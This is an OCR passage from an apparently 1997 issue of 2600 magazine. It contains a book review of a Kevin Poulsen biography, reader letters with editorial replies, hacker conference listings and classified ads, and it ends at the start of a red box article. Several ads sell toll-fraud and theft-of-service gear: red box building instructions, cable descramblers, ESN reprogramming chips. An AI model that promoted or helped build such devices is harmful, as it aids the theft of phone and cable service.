
0	1	2	3	4	5	6	7	8
A	15	2F	63	12	37	21	33	32
B	16	2C	60	11	34	22	30	31
C	17	2D	61	10	35	23	31	30
D	10	2A	66	17	32	24	36	37
E	11	2B	67	16	33	25	37	36
F	12	28	64	15	30	26	34	35
G	13	29	65	14	31	27	35	34
H	1C	26	6A	1B	3E	28	3A	3B
I	1D	27	6B	1A	3F	29	3B	3A
J	1E	24	68	19	3C	2A	38	39
K	1F	25	69	18	3D	2B	39	38
L	18	22	6E	1F	3A	2C	3E	3F
M	19	23	6F	1E	3B	2D	3F	3E
N	1A	20	6C	1D	38	2E	3C	3D
O	1B	21	6D	1C	39	2F	3D	3C
P	o4	3E	72	o3	26	30	22	23
Q	o5	3F	73	o2	27	31	23	22
R	o6	3C	70	o1	24	32	20	21
S	o7	3D	71	oo	25	33	21	20
T	oo	3A	76	o7	22	34	26	27
U	o1	3B	77	o6	23	35	27	26
V	o2	38	74	o5	20	36	24	25
W	o3	39	75	o4	21	37	25	24
X	oC	36	7A	oB	2E	38	2A	2B
Y	oD	37	7B	oA	2F	39	2B	2A
Z	oE	34	78	o9	2C	3A	28	29

We screwed up and forgot to include this graphic with last issue's article on askSam. We're sorry for any injuries this may have caused.

The Other Kevin Book

The Watchman: The Twisted Life and Crimes of Serial Hacker Kevin Poulsen
by Jonathan Littman
$24.95, 289 pages
Published by Little/Brown
Review by Noam Chomski

This was a book I had been anticipating for some time, and while it is a "must read", I have to admit I was a little disappointed. After having read Littman's piece on Poulsen for the *Los Angeles Times* several years ago, and then *The Fugitive Game,* I expected this could probably be the best book on hackers ever written. The journalist certainly had a leg up over the "gee whiz" attitude of Joshua Quittner, the "*New York Times* establishment view" of John Markoff mixed with a bit of the schlock that propelled him there from the *San Francisco Examiner,* or just the general clueless attitude of, say, Philip Elmer-Dewitt. Also the subject was probably the most interesting hacker subject imaginable - how many #hack regulars have rigged radio call-in contests to win themselves money, Porsches, and Hawaiian vacations like Poulsen did?



One huge error in the book is not hearing Mr. Poulsen's "voice." Half of *The Fugitive Game* is basically a transcript of Littman's conversations with Mitnick, and they are interesting - we get an insight of Mr. Mitnick's personality and situation from his own mouth, like Nicholas Piggelli's *Wiseguy* is composed entirely of soliloquies by the involved characters. I only get a peripheral sense of all the characters in *The Watchman*.

An interesting tid-bit is the fact that Poulsen double and triple DES-encrypted all his files, and presumably didn't leave plaintext versions of them alongside. As is the policy mentioned in the book *The Puzzle Palace* by James Bamford, the files were handed over to the National Security Agency for decryption. They used a Department of Energy Cray computer to attack the key, at the cost of hundreds of thousands of dollars. After several months of processing, the key was cracked and the results sent back to the FBI as evidence to prosecute Kevin in his case.

Poulsen achieved a level of hacking skill/chutzpah where he began "watching the watchers," and foiling their attempts to capture him. Poulsen broke into the office of the Pacific Telesis security man who was trying to track him down in order to gain information on the investigation, and was bemused to find a large picture of himself staring back at him when he rifled through the investigator's drawers. The book also explains that when Kevin's story played on *Unsolved Mysteries,* the call center for the program mysteriously went down for a few hours because of "phone problems." When corporate and government security forces pushed Poulsen, he pushed back, which explains the lengths they went to to capture him, the reason his case has been kept quieter than, say, Mitnick, who was more benevolent and unlucky, and why he is such an interesting hacker. Although I did not fall into the style/story as easily as even *The Cuckoo's Egg,* I wholeheartedly recommend this book to anyone interested in hacking.

(letters continued from page 39)

damage to computer systems by considering them part of the hacker world is ultimately self-defeating."

There is absolutely no difference between Mr. Perver's suggested actions and those of a mugger. The mugger needs money, you have it and seem to have more than he. Using Mr. Perver's logic, mugging should be a legitimate means of distributing wealth.

The quest for knowledge should be a noble cause tempered by the laws of our society, not one that is used to satisfy the baser needs.

Dorsey Morrow, Jr.
Attorney at Law
Cyberlaw

You and many others appreciated the irony of this article in our pages. The title was chosen by us and represents how we felt about what it was saying. So why did we print it? Over the years, the media has sought to portray all hackers as criminals. We've tried repeatedly to set the record straight but the Mike Wallaces and Geraldos of the world just don't get it. Printing the article more or less gave these people what they wanted: hackers committing real crimes. Or did it? To date, not one of the many letters we've gotten about this article has been positive. So, instead of us devoting another page to an editorial explaining why hackers are not criminals, we gave our readers something they couldn't keep quiet about. They didn't let us down.

Mischief in the Subway

Dear *2600:*

Yesterday when I was going home, I noticed something rather interesting on one of the LED display screens at the bottom of the escalators in the 51st Street subway station (between the E and 6 lines) in New York City. This display was flashing something to the tune of "2600, enjoy 2600 HACKER meetings every first Friday of the month. 53rd street & Lexington." It may have been slightly different, but you get the idea. Was this official, or did someone with a lot of time on their hands infiltrate the system? Please tell me what you know of this... it really made my day.

Madeagle

All we can say is that it was not official. We researched the device and whipped up an article which can be found in this issue.

Psychic Rip-off

Dear *2600:*

I'm looking for some information and am not sure if you can help. I have seen references to this in issues of *2600*, so I hope that you can perhaps point me in the right direction. My daughter (she's 27) tells me that she called an 800 number "Psychic Hot Line." After she had been on a short while, the person told her to "hold on a second." Then she heard a few clicks. Then the conversation went on.

I got a charge for $150 on my phone bill for some 40 minutes on a 900 number. She says that she never hung up and redialed. AT&T takes the position that she had to hang up and redial. One of the operators at Southwestern Bell that I talked to says that she has had others tell her and other operators the same thing. AT&T says they are simply ignorant locals who don't understand the system. I believe that I read something about this in an issue of *2600*, but I cannot find it. I found a reference in a copy about three years old, but it didn't help.

Do you know of any way that such a scam can be perpetrated? I have protested the charge, but probably must eventually pay if I cannot provide some convincing information.

DT

This happens all the time. In fact, AT&T does it themselves. If you call 800-855-1155 (their 800 number for long distance information for the hearing impaired for which you'll need a TDD machine), they will bill the charges to the number you call from without even telling you! (Obviously they won't do this if you're at a payphone.) If they can do it, many others can and do. The only way this will stop is if you make a big fuss about it. Contact your local media and elected representatives. Show them the 800 number. Demonstrate it. You will definitely make a big difference.

Radio Show Online

Dear *2600:*

Thank you *so* much for publishing *Off the Hook!* I really appreciate being able to follow the show even though I'm *way* out of your broadcast area.

Zaph32

For those who don't know, the weekly radio show is now available on our web and ftp sites in Realaudio format. Look for it soon on CD-ROM.

One For Kevin

Dear *2600:*

Hey, I was recording/watching the congressional committee discussion on computer security (C-SPAN) and there he was: Tsutomo Shimomura, the fellow who is credited with tracking down and busting Kevin Mitnick. So anyway, they happen to mention that Tsutomo is staying at the Watergate Hotel. Maybe this is kinda childish but I called the front desk and connected to his room - woke his ass up at 6:00 am. Boy, was he pissed.... Especially after being up all night entertaining politicians. I know, pretty infantile in the scope of things but I hope Kevin gets a good laugh.

I think it's a great thing you people are doing - standing up for hackers' rights when unjustly harassed by "so-called" authority. Keep the page going. I wish I knew some of the things you report on your page when I could've made a difference. If I can do anything to help let me know.

Venshea, MD

By letting others know what happened, you can still make a big difference in keeping it from happening again.

Inspiration

Dear *2600:*

I want to begin by thanking the author of "Knowl-

edge Is Strength" for re-kindling my "hacker spirit." That article was *great!*

I recently took an "establishment" job - I'm the system administrator for an ISP. After taking the position, I felt I could no longer pursue the lifestyle that had made me into the person I was (as I had been "hacking" since I was 14). For me, this meant a great deal more than simply changing my homepage... it was a matter of changing the way I think, act, and feel. After reading the article "Knowledge Is Strength" (Winter 96-97), I realized hacking isn't about breaking and entering (computer systems), or pirating software; hacking is about freedom of speech and freedom of information.

Coming to this realization rekindled my "hacker spirit." Now, more than ever, I yearn to learn... the more I learn, the more I realize I don't know so much, as there is an *immense* amount of information to be learned. I just wanted to say thank you for the information/inspiration you've provided me, and I hope to pass that information/inspiration on to my fellow hacks.

SodaPhish

Phone Weirdness

Dear *2600:*

I have an AT&T phone in my office. I've noticed at least once a day (normally between 12 pm and 4 pm) it will ring one time for about half a ring. Even when I get to it and pick up before it stops I get a dialtone. My main question is is my phone being tapped or do you have any idea whatsoever as to what the problem is?

grim

Someone or something is calling you and hanging up. There could be thousands of reasons for this including a human error to a screwed up fax machine to a badly programmed phone system. It has nothing whatsoever to do with your phone being tapped.

Dear *2600:*

I do not have Caller ID, and I am not paranoid as some of your readers may be. I am about as clean and law abiding as they come. I just like to understand these technologies. Well, not 20 minutes after I set *2600* down I got a phone call where there was silence and no one responding. So I hung up and dialed *69. I got the three octave tone that indicates you did something wrong and a recorded message stating that this call could not be called back. This tells me one of two things: the phone call was originated from Bell South, or Bell South authorized a government agency to do this. Can anyone tell me what they are looking for or if it could be a really sophisticated phreak?

Procell

You read our magazine, get a phone call, immediately believe the government is behind it, and consider yourself not paranoid?

2600 Meeting Mishaps

Dear *2600:*

Now that I am living in the city, I decided that I would check out tonight's *2600* meeting here in Toronto. I looked up the location on the *2600* web page and, after work, headed up to that location. While I was a bit late, there was no *2600* meeting as far as I could see. There is a really good computer bookstore in that mall so I went upstairs to see if they had perhaps moved there. The girl who worked in the bookstore was a *2600* reader, and that bookstore actually carries *2600*, but she told me that many people go up there looking for the meeting and none ever find it. She told me to go back downstairs and have a look again. When I went down, I saw a group of teens sitting at a couple of tables at the meeting place (near Second Cup). They claimed to be the *2600* meeting, so I joined them. They told me that the mall security always gives them trouble so they normally meet there and then go next door, so I started to go with them. I asked them some simple questions and I got responses like "Yeah, we send computer messages with people in Iraq" and "I'm Mars" and "We know phone stuff and security stuff." But they could not provide any details. Luckily I had clued in by then that they were not *2600*, and I had escape routes planned. They tried to make me go down into a basement of some sort but I managed to walk away. They chased after me, got close, and tried to mug me. Once again, I was lucky that I had noticed people in an apartment building nearby and got away by forcing them in that direction and then bolting inside and running around for 10 minutes to lose them. Thankfully I was much larger than them. After the things I heard from talking to them and people in the mall, these guys always hang out there and there is no *2600* meeting. I also wonder if they have tried this to other people looking for the meeting. In any case, I think you should put a notice on the *2600* web page, if possible. Is there any way we can organize a proper *2600* meeting in another location? Is there any way we can contact the Toronto area *2600*? I don't know anyone who goes to meetings here.

Cesaro

The meetings have been at a new location for some time now. This kind of misadventure probably won't happen to people who go to the right place.

Dear *2600:*

I have been an avid reader of your mag for quite some time now. A couple of months ago I decided to go to one of your meetings. So I was off to the mall where the meetings were held. I spotted the group by seeing one of them with a *2600* t-shirt. I went up to join in on the meeting and right away without even talking to me he said, "You're not one of us... leave... *now!*" I stood around for a bit thinking it was some sort of joke when he repeated what he said. I was shocked. These people, fellow hackers who I *thought* shared in the same beliefs as I did wrote me off for what I looked like? Please explain. Do I need to come to a meeting with hiked up jeans and glasses?

Crumb
Buffalo, NY

People who would treat a newcomer like that are not the kind of people we want at our meetings. The whole point of 2600 meetings is to exchange ideas in an open atmosphere and meet new people. Anyone trying

to prevent either of those is doing the job of our enemies. Even if you're the biggest idiot in the world, you have every right to be in that public space. If we hear of more such happenings in Buffalo, we will drop them from our list. We're sorry you had to go through that.

Military Hacker

Dear *2600:*

I need some serious help. I am an avid hacker. They call me Mainframe. Anyway, I screwed up and had to join the *Army*. Now I am in Europe, no way to hack or phreak or anything. Not many computers around - luckily I got on this one. I have been trying to get discharged but can't. Do you have any suggestions? I miss hacking so much! I used to stay up days in front of a computer.

Hack The Planet! Well, at least the assholes.

Mainframe

We have an article in this issue that may be helpful to you....

Punctuation Problems

Dear *2600:*

As an avid reader of *2600*, and former editor at Random House, I have one small comment to make. I know you have little contempt for following the rules, but I feel it is at least important to know what the rules are so you'll know if you're breaking them. In particular I'm talking about rules of punctuation.

In English it is proper to put punctuation *inside* quotation marks:

Right: Bart Simpson is technically a "toon," but he's still my favorite "actor."

Wrong: Bart Simpson is technically a "toon", but he's still my favorite "actor".

Another thing concerns use of italics. If punctuation follows italics, the punctuation should be done in the italicized font:

Right: I just saw *Striptease,* a movie starring Demi Moore's rock hard *mams!*

Wrong: I just saw *Striptease*, a movie starring Demi Moore's rock hard *mams*!

(Notice in the "wrong" example above that the comma and ! aren't italicized.) I'd like to point out that these rules are not arbitrary and actually relate to computers and technology. When font designers create fonts, they specifically design them so that the comma and quote fit together nicely with the comma inside. And the italic comma or period fits snugly with the preceding italic text than would the unitalicized version. These niceties show up better in some fonts than others. In LotusNotes it looks terrible when italic letters are followed by a normal comma, because a huge unsightly gap is created between the characters.

Niel Ians

Not to be petty, but you probably meant that we have much contempt for following the rules, not little contempt. Anyway, that's not necessarily so. It's only the stupid rules we despise. Concerning punctuation, you are correct for the most part. But the nature of what we publish demands that we often put punctuation outside of quotations because computer commands or addresses must be presented exactly as they appear. Punctuation within the quotes could easily be misconstrued.

Mac Hiding

Dear *2600:*

I am writing in response to Josh McKee's letter on Mac hiding in your Autumn '96 issue. He said to make the file invisible by using ResEdit. Unless the person you do this to is really stupid and hasn't updated their system software, all they need to do is go to "Find File" and option-click on the search mode bar, and then they can search for invisible files. A better idea would be to name the file ICON, as there are a lot of those, and most people checking will skip right through them. By the way, Josh's comment on "Mac-using kiddies" is not entirely accurate. I am 12.

Total Idiot

The Other Side

Dear *2600:*

I just wanted to drop a line to you on notice of your publication. Two days ago the company I provide my services to was hacked. I have seen this several times in the past since I am a professional switch tech trained in several PBX and voicemail applications. I just wonder if you people realize the damage you cause or if you even care. You can't even use your real name while you're stealing. You punks aren't just crooks, you're cowards too. But I would imagine upbringing probably has something to do with it. Maybe it's just little sissy-boy compu-dork who never had a daddy or never worked a day in his life or both. But realize this! Hack me and I'll bust your balls! You're not that smart or even close to being good. We professionals laugh at punks like you.

Later Scumballs.

(unreadable signature on a fax)

You professionals can be so articulate.

Evil Ex Strikes Hacker

Dear *2600:*

I have been an avid reader and a strong supporter of your magazine for almost 10 years and I have no shame or fear of subscribing to it. There are some things that happen in this world that we should fear, and I'd like to share one that happened to me.

Going back to 1989, I lived with a woman who, no matter what, wouldn't accept the fact that I was a hacker. I could never convince her that the day would come when I would get a good job with my knowledge. Well, the day came two and a half years later when I finally made a decision: her - or my future. Things were back to normal for me after she moved out and I would never hear from her again, or so I thought.

It began in 1993 when my credit cards suddenly became useless pieces of plastic. Calls to the card companies gave answers like "bad credit," "too many late payments," "credit limit exceeded too many times," and

the like. I was dumbfounded because I never had a single problem with any of them as I always made payments on time and never exceeded my limits. To make matters worse, my car loan immediately became due, in *full* (I still had two years of payments left to make). I was told that my credit history had become "unfavorable" and therefore was forced to pay them over $9000 within 30 days or have the car repossessed (I had to use my retirement savings to pay them). And as if it couldn't get any worse, I was evicted from my apartment due to my "unfavorable" credit history - someone had conveniently sent the landlord a credit letter stating this about me. Next, I received a letter from Revenue Canada stating that my home-based business of "software duplication" had not remitted taxes for the last three years, and it was time to "pay up." Interestingly enough, I don't *have* a home-based business! Then a visit from the RCMP (the Canadian version of the FBI) to investigate my so-called "software duplication" business at 2:30 a.m. one morning at home led to a long seven month investigation which finally ended when the RCMP dropped it, with no reasonable explanation or apology. No matter how hard I tried to find out why or how all this had happened to me, I couldn't figure it out.

It wasn't until last year when I bumped into an old friend when the pieces of the puzzle started falling into place. I found out that my ex-girlfriend had a job with a large credit agency. Well, I'll be damned. It appears that she, in a bitter display of retaliation, has destroyed my future attempts (for the next seven years anyway) at obtaining another credit card, loan, new car, house mortgage, lease, or anything to do with a line of credit. Also, I have a mark on my personal record for the investigation from the RCMP, and I know Revenue Canada will be keeping a close eye on any future tax returns I file. An investigation by the police led to nothing, and no matter what I do or say, I can't convince anyone to change my records back to normal.

I think I would have been better off to piss off a few hackers and have them delete me from the "system." Instead, a bitter ex-girlfriend can sit down at a computer terminal within a credit agency, bring up *my* personal information and proceed to wreak havoc on my financial and personal affairs that will affect me for years to come. As long as our personal information and "numbers" are on a computer system somewhere in the world, someone always has the ability to access and even change it, for better or worse. Many of us hackers would simply say, "Ha Ha! That will never happen to me." Funny thing, I don't seem to be laughing anymore.

MANOWAR
Orangeville, Ontario, Canada

We've always maintained that the real threat to privacy doesn't come from hackers getting into large databases, but rather the people within who have "legitimate" access to those databases and don't trigger alarms when they access them. Hackers gaining access are the best shot the average person has of ever finding out that these databases even exist.


Serious Concerns

Dear *2600:*

I'd just like to say I love your magazine. I think it is great even though I have to hide it from my mother. I'm only 11 but very interested in hacking. I'm not very knowledgeable about hacking and I'm trying to take in everything I can about computers. Anyway my problem is when I was on AOL this morning I was cussing off this nine year old kid because he thought Windows 95 was better then Mac OS. Then another ankle-biter IM'd me and told me that he was going to report me for blocking out cuss words with some gibberish. I suppose that I offended him in some way or I may have accidentally spelled out a word that was not acceptable to that kid. I'm wondering what is the worst thing that can happen to me?

Shadodin

Don't worry. It's already happened.



Immortalize Yourself!

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com

2600 Marketplace

Happenings

SUMMERCON IX.V, May 31st, 1997 in Atlanta, GA. A long time ago, Summercon was an invite-only hacker gathering held annually in St. Louis, Missouri. Starting in 1995, SummerCon became an open event to any and all interested parties: Hackers, Phreaks, Pirates, Virus Writers, System Administrators, Law Enforcement Officials, Vigilantes, Neo-Hippies, Secret Agents, Teachers, Disgruntled Employees, Telco Flunkies, Journalists, New Yorkers, Programmers, Conspiracy Nuts, Musicians, Nudists, and Rug Sucking Wannabes. If you have to choose one con to go to this summer, this one should NOT be it. If you are already going to DefCon and HOPE, and still have one more weekend you want to waste this summer, this is the perfect place for you. If you are a criminal, if you are an anarchist, if you are interested in pulling fire alarms or breaking things, don't come to this con; we don't want you here and you wouldn't like us anyhow. Email scon@2600.com for details on the exact location. If you are coming from out of town and want the full hacker/tourist experience, we will be having a specially scheduled 2600 meeting Friday, May 30th, at 6pm at Lenox Mall food court. The formal conference will be held on Saturday, May 31st, 1997, from 10am to 5pm (with a break for lunch). If you are an expert in some aspect of computer, network, or telco security and are interested in speaking at Summercon, please contact us to discuss the possibility further at the above address. We won't pay you, don't ask. We are also going to be having short speeches by real hackers or phreakers giving their own perspective on some issue or insight into a new technology. This is an open invitation for you hackers to be heard; just provide us with a brief outline of the topic you will be covering and the amount of time you will take (suggested: 5 - 15 minutes) at the above address. Hacker/individual rate: $20, government/institutional rate: $80, Secret Service/FBI rate: $500.

DEF CON V, July 11-13th in Las Vegas, Nevada. DEF CON is back in action, this year featuring more technical talks, a break out conference room as well as all your favorites: Hacker Jeopardy, the TCP/IP Drinking Game, a high speed network connection, Capture the Flag hacking contest, Spot the Fed, and more. Last year over 800 people mobbed us and it was nuts! This year we're ready for more hordes of you crazed bastards, so check out the web page and hook up with one of the car caravans and show up. The cost is $30 in advance (payable to DEF CON) or $40 at the door. The Hotel reservation number for the Aladdin Hotel and Casino is 1-800-225-2632, and rooms are $65 or $85. Reference the DC Communications conference, we have a block of rooms reserved but they could go quick. More information can be found at www.defcon.org, or email info@defcon.org. Snail mail is: 2709 E. Madison, Seattle, WA 98112.

HACKING IN PROGRESS - a campsite full of computers, ethernet cables, tents, workshops, lectures, discussions and people from all over the world. This hacker congress and festival will take place on August 8, 9, and 10 near Almere, the Netherlands. HIP will deal with the social and political aspects of information technology, security, Internet, access to technology, cryptography, concerns about spamming, and other "hacker-related" topics. We need lots of people who have ideas for organizing their own small part of HIP and the organizational talent to do this without too much help from us. If there is something you and your friends would like to show others, discuss or do there, tell us about it so we can coordinate, help or announce things. Bring lots of computers and other electronics, maybe your own army surplus tent. Watch our website for up-to-date information: http://www.hip97.nl or email info@hip97.nl.

BEYOND HOPE IN NEW YORK CITY! What will happen when hundreds, perhaps thousands, of computer hackers, phone phreaks, and other technology crazed individuals descend upon the city that never sleeps? We're as curious as you are. Beyond Hope is the sequel to 1994's Hackers On Planet Earth conference and it will be held on August 8, 9, and 10 at the sprawling conference rooms of the Puck Building, located at the corner of Houston and Lafayette. At the very least, we will have a T1 connection to the net and a video link to the HIP conference which will be taking place simultaneously in Holland. Hotel info is about to be finalized - visit our web site (www.hope.net), call the 2600 voice BBS (516-473-2626), or send us email at beyondhope@2600.com. Preregistration for the entire weekend is only $20! Admission FREE to anyone with an overseas passport! Make check or money order payable to 2600 and send them to Beyond Hope, PO Box 848, Middle Island, NY 11953. Be sure to include your name and address. Don't mail anything after 7/15. There will be a special 2600 meeting on Friday, August 8 at 5 pm in the Citicorp Centre (53rd and Lexington). To get to Beyond Hope from there, just hop on a downtown #6 train and get off at Bleecker Street. Exact starting times will be announced via the above contact methods.

For Sale

INFORMATION IS POWER! Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized worldwide, our information will elevate you to a higher plane of consciousness. Join Today! Send $1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 215-40 23rd Road, Bayside, NY 11360.

NO SURCHARGE CALLING CARD. 17.5 cents a minute. Save 62% over AT&T, MCI or Sprint. Send email with name and address for application to aa262@ix.netcom.com.

DISAPPEARING INK FORMULAS! Safely write the ultimate love letter or nasty note! Great gag item. Signed documents and memos will completely and undetectably disappear in 1 day to 4 weeks depending on formula used. $5 postpaid. Pete Haas, PO Box 702, Kent, OH 44240-0013.

FREE CABLE TV: Cable TV boxes enable you to receive "every pay channel" for FREE as well as pay-per-view. Stop paying outrageous fees for pay channels. Box cannot be bulleted! You must call or email first and tell us the brand and model number of the cable box you have. Example: Jerrold DPV5XXX. Only $199 U.S. & $15 shipping & handling.

Our units work with Jerrold, Pioneer, and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! FREE PHONE CALLS FOR LIFE! New video "How To Build a Red Box". VHS 60 min. Complete step by step instructions on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! New Year's Sale price $9 US & $5 for shipping & handling. We sell 6.50 MHz crystals and UZI boxes too! COD available or send check or money order to: East America Company, Suite 511-H, 240 Prospect Ave., Hackensack, NJ 07601. Tel: (201) 343-7017. Email: 76501.3071@compuserve.com. Free technical support! Mail order only!

PHILADELPHIA AREA FREQUENCY GUIDE. Third edition is now available. Scanner enthusiasts now have a complete frequency listing for police, fire, and EMS services for the 10 county metro area. This guide is NOT a frequency dump as found in many other publications. Over 120 pages in an easy-to-read spiral bound booklet which includes unit ID's, station locations, maps, 10-codes, and radio terminology as well as frequencies! Very detailed! Send $16.95 plus $2.25 shipping (PA residents add $1.02 tax) to: Starion Electronics, 422 Town Center, Suite 222-M, New Britain, PA 18901-6001.

ATTENTION PHREAKERS AND HACKERS. For a catalog of plans, kits, and assembled electronic "tools" including the red box, radar jammer, surveillance, countersurveillance, cable descramblers, and many other hard-to-find equipment at low prices, send $1.00 to Mr. Smith-03, P.O. Box 371, Cedar Grove, NJ 07009.

TAP BACK ISSUES, complete set. Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

OKI 900/1150 CELLULAR EXPERIMENTERS CABLE FOR SALE. Assembled and tested cables for $149 plus shipping. Cables do not come with software. (Software available over the Internet or most hacker bulletin boards). POCSAG decoder interface for the PC also available. For more information email us at capcon@shore.net or write to CCS, PO Box 3315, Peabody, MA 01961-3315.

THE BLACK PHILES 1 CD-ROM (X-Philes) contains over 22,000 files about Anarchy (revenge, killing, fraud, cars, explosives), Phreaking (bugs, cellular, boxing), Hacking (Unix/PC, cracking, satellite), Conspiracy, UFO's, Occult, Drugs, Programming, Star Trek, and much more. Also available are the Black Philes II, this is the followup to the X-Philes/Black Philes 1 and it contains over 14,500 new files. Black Philes 3 (released in March 97) is also available with over 15,000 new files. Check out our www page - http://www.algonet.se/~synchron for more information and complete filelists. If you have any questions just send an email to synchron@algonet.se. In the U.S. you can call Scrambling News 716-283-6910. Send us an email if you want to join our mailing list and receive the latest CD-ROM news from us!

WORLD'S BEST ENCRYPTION! Introducing the world's best file encryption system for DOS. To order, send check or money order of $10 in the U.S., $15 international to: Smiley Soft, PO Box 27863, Denver, CO 80227-0863.

"LINUX 95" BUMPER STICKERS! Full-size vinyl bumper stickers proclaiming your favorite OS as "The Choice of a GNU Generation". Waterproof, dark blue on white, as seen at http://ds1.org/m/doc/comp/linux/linux95.html. Only $1 each, postpaid anywhere on the planet! Send US cash or money order to M. Stutz, PO Box 542, Berea, OH 44017-0542.

VTV - the 24 hour adult uncensored XXX hardcore channel. Over 200 movies a month for only $19.99 a month. Super Dish, P.O. Box 6406, Bronx, NY 10451.

OKI900 CHIP. Allows you to program up to 5 ESN's through keypad, $40 each. Installation also available. Call Martin at 618-949-3737.

NEW VERSION DSS TEST CARDS and reprogrammed original plastic access cards. Also new cleaner program to erase PPV events. Cable converters for all systems Send me the brand and model number of the converter used in your system. Ray Burgess, PO Box 99B65086, Pontiac, IL 61764-0099.

☎☎☎☎☎☎ Help Wanted ☎☎☎☎☎☎

CREDIT HISTORY DESTROYED BY EX-GIRLFRIEND (Credit Agency worker). All personal attempts at fixing my credit have gone nowhere. If you can help, please write to: A. Gilmore, 26 Highland Drive, Orangeville, Ontario, Canada L9W 2Y3. Will respond in the strictest confidence.

☎☎☎☎☎☎☎ Services ☎☎☎☎☎☎☎

COMPUTER CRIME DEFENSE ATTORNEY. CIS degree with 10 years computer experience. Contact Dorsey Morrow, Jr. at (334) 265-6602 or email at cyberlaw@mont.mindspring.com.

☎☎☎☎☎☎ Bulletin Boards ☎☎☎☎☎☎

MONTREAL'S H/P BBS and home of Hacknowledge zine. Last Territory (514) 565 9754.

THE DEF CON VOICE BBS SYSTEM (801) 855-3326 will be moving! The new location will feature NO phantom voice bridges, just 24 lines, and otherwise still have the same Voice BBS, VMBs and voice bridge structure. When the change happens the old number will refer you to the new one.

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - http://anarchy-online.com. Telnet: anarchy-online.com. Modem: (214) 289-8328.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (olg's) and no stupid renegade mods. A simple board that you call up to talk to each other and log off. HPAVC related, somewhat. (303) 460-9632.

☎☎☎☎☎☎☎☎☎☎☎☎☎☎☎

THE ANSWER IS NO! You CANNOT take out a classified ad in 2600 if you don't subscribe! You cannot pay us any amount of money to advertise either here or elsewhere in the magazine. So please don't ask - you probably won't even get a reply. If you do subscribe, you are entitled to a free ad in the Marketplace as space and standards permit. Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Summer issue: 5/15/97.

RED BOX DETECTION CIRCUIT
A PRACTICAL USE FOR A "TOLL FRAUD" DEVICE

by Kingpin
L0pht Heavy Industries

Overview

In light of Bernie S.'s misfortune, I doubt it would do any good to tell police that your Red Box (a.k.a. A "Toll Fraud" Device) was really being used to turn on your TV, start your car, or shut off your lights (clap on, clap off). Despite this disappointing fact, this circuit can be used in a multitude of applications and truly does give you a legitimate reason to possess this type of multi-frequency generator.

